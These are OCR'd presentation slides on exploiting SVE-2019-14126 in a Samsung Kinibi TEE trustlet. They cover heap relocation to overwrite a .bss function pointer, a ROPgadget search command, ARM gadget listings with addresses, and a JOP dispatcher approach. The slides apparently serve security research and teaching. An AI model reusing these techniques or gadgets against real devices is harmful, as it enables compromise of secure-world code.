
- Strategy
  1. Find a function pointer in .bss;
  2. Relocate a heap chunk before the pointer;
  3. Trigger memory allocation and copying at this chunk to overwrite the pointer;
  4. Call overwritten pointer.
- Heap exploitation in Kinibi
  - Eloi Sanfelix - TEE Exploitation

SVE-2019-14126

Relocating heap

- Brute force
  - In heap
    - create a fake chunk, pointing to .bss
  - In .bss
    - create one more fake chunk, pointing to itself
    - next allocations loop infinitely?
      - Yes – suitable address
      - No, the trustlet crashed – the relocation failed





```
[e13fter@local8 ~]$
```


SVE-2019-14126

Exploitation

- What we have
  - Calling an arbitrary executable code
  - No chances to execute a shellcode
  - Code-reuse is possible
  - Canaries in the stack


- JOP (Jump Oriented Programming)

ROP gadget




```
LDR                 R2, [R1]
STRB.W              R0, [R2],#1
STR                 R2, [R1]
BX                  LR
```

ROP gadget



```
MOV                     R0, R4
POP                     {R3-R7,PC}
```

JOP gadget




```
ADDS                    R7, R7, #1
ORR.W                   R4, R4, #0x200
BLX                     R1
```

SVE-2019-14126

Exploitation

- `ROPgadget --binary tlrun --thumb --range 0x1000-0xbeb44`
- `grep -E "; b.+ r[0-9]+$"`




```
0x000ba984 : subs r1, #0x2d ; movs r0, #0x34 ; ldr r7, [r6, #0x14] ; ldr r4, [r6, #4] ; bx r4
0x000b815c : subs r1, #0x2d ; movs r4, r6 ; ldr r5, [pc, #0x120] ; muls r1, r0, r1 ; bx r4
0x000974e8 : subs r1, r0, #1 ; ldr r0, [sp, #0x2c] ; blx r2
0x000974e8 : subs r1, r0, #1 ; ldr r0, [sp, #0x2c] ; blx r2 ; b #0x97500 ; adds r6, r6, #1 ; ldr r1, [r4, #0x18] ; ldr r0, [sp, #0x34] ; blx r1
0x000974e8 : subs r1, r0, #1 ; ldr r0, [sp, #0x2c] ; blx r2 ; b #0x97504 ; adds r6, r6, #1 ; ldr r1, [r4, #0x18] ; ldr r0, [sp, #0x34] ; blx r1 ; ldr r1, [r4, #0x
0x0009544e : subs r1, r0, r4 ; bne #0x95450 ; subs r5, r5, r6 ; subs r4, r4, r6 ; mov r2, fp ; mov r1, r7 ; mov r0, r4 ; blx r2
0x000b76b2 : subs r2, #0x20 ; ldrh r0, [r4, r4] ; strb r5, [r4, #0x14] ; movs r0, #0x5d ; strb r5, [r4, #0xc] ; asrs r0, r0 ; strh r5, [r0, r5] ; bx r4
0x0009677e : subs r2, r0, r4 ; subs r7, r7, #1 ; ldr r1, [r4, #0x18] ; ldr r0, [sp, #0x10] ; adds r6, r6, #1 ; blx r1
0x0001bf32 : subs r2, r5, r1 ; mov r3, sp ; mov r0, sb ; ldr.w r4, [r8, #0x3c] ; blx r4
0x0001bb0e : subs r2, r7, r1 ; movs r3, #0 ; mov r0, sb ; ldr.w r4, [r8, #0x1c] ; blx r4
0x000bd5ee : subs r4, #0x3a ; ldr r1, [r5, #0x64] ; str r6, [r6, #0x14] ; ldr r4, [r5, #0x14] ; subs r6, #0x64 ; bx r0
0x0002151e : subs r4, #0x3c ; lsrs r4, r7, #8 ; movs r0, r0 ; ldr r2, [pc, #0x68] ; ldr.w r3, [r2, #0x8c] ; mov r2, r1 ; mov r1, r0 ; movs r0, #0xb3 ; bx r3
0x000951fe : subs r4, r0, r4 ; mov r0, r4 ; add.w r2, r4, r7, lsl #2 ; str r1, [r2, #0x18] ; ldr r1, [r4, #0xc] ; blx r1
0x00095454 : subs r4, r4, r6 ; mov r2, fp ; mov r1, r7 ; mov r0, r4 ; blx r2
0x00095452 : subs r5, r5, r6 ; subs r4, r4, r6 ; mov r2, fp ; mov r1, r7 ; mov r0, r4 ; blx r2
0x000bd5f6 : subs r6, #0x64 ; bx r0
0x00097f5c : subs r6, r0, #1 ; ldr r0, [sp, #0x20] ; blx r1
0x00097bba : subs r6, r6, #1 ; bic r4, r4, #0x300 ; blx r1
0x00096878 : subs r6, r6, #1 ; blx r1
0x0009645c : subs r6, r6, #1 ; ldr r0, [sp, #4] ; adds r7, r7, #1 ; bic r4, r4, #0x200 ; blx r1
0x00096428 : subs r6, r6, #1 ; ldr r0, [sp, #4] ; adds r7, r7, #1 ; orr r4, r4, #0x200 ; blx r1
0x000954c8 : subs r7, r0, r6 ; mov r8, r7 ; add r4, r6 ; mov r2, fp ; mov r1, r8 ; mov r0, r4 ; blx r2
0x00096310 : subs r7, r7, #1 ; bic r6, r6, #0x200 ; blx r1
```

SVE-2019-14126

Exploitation

- JOP (Jump Oriented Programming)
  - Jump table in memory
  - One super gadget as a dispatcher



5.1.5 LDMIA and STMIA

Load and store multiple registers.

Syntax

```
op Rn!, {reglist}
```

where:

op is either:

`LDMIA`	Load multiple, increment after
`STMIA`	Store multiple, increment after.

Rn is the register containing the base address. *Rn* mustbe in the range `r0-r7`.


reglist is a comma-separated list of low registers or low-register ranges.

http://infocenter.arm.com/help/index.jsp?topic=/com.arm.doc.dui0068b/BABEFCIB.html

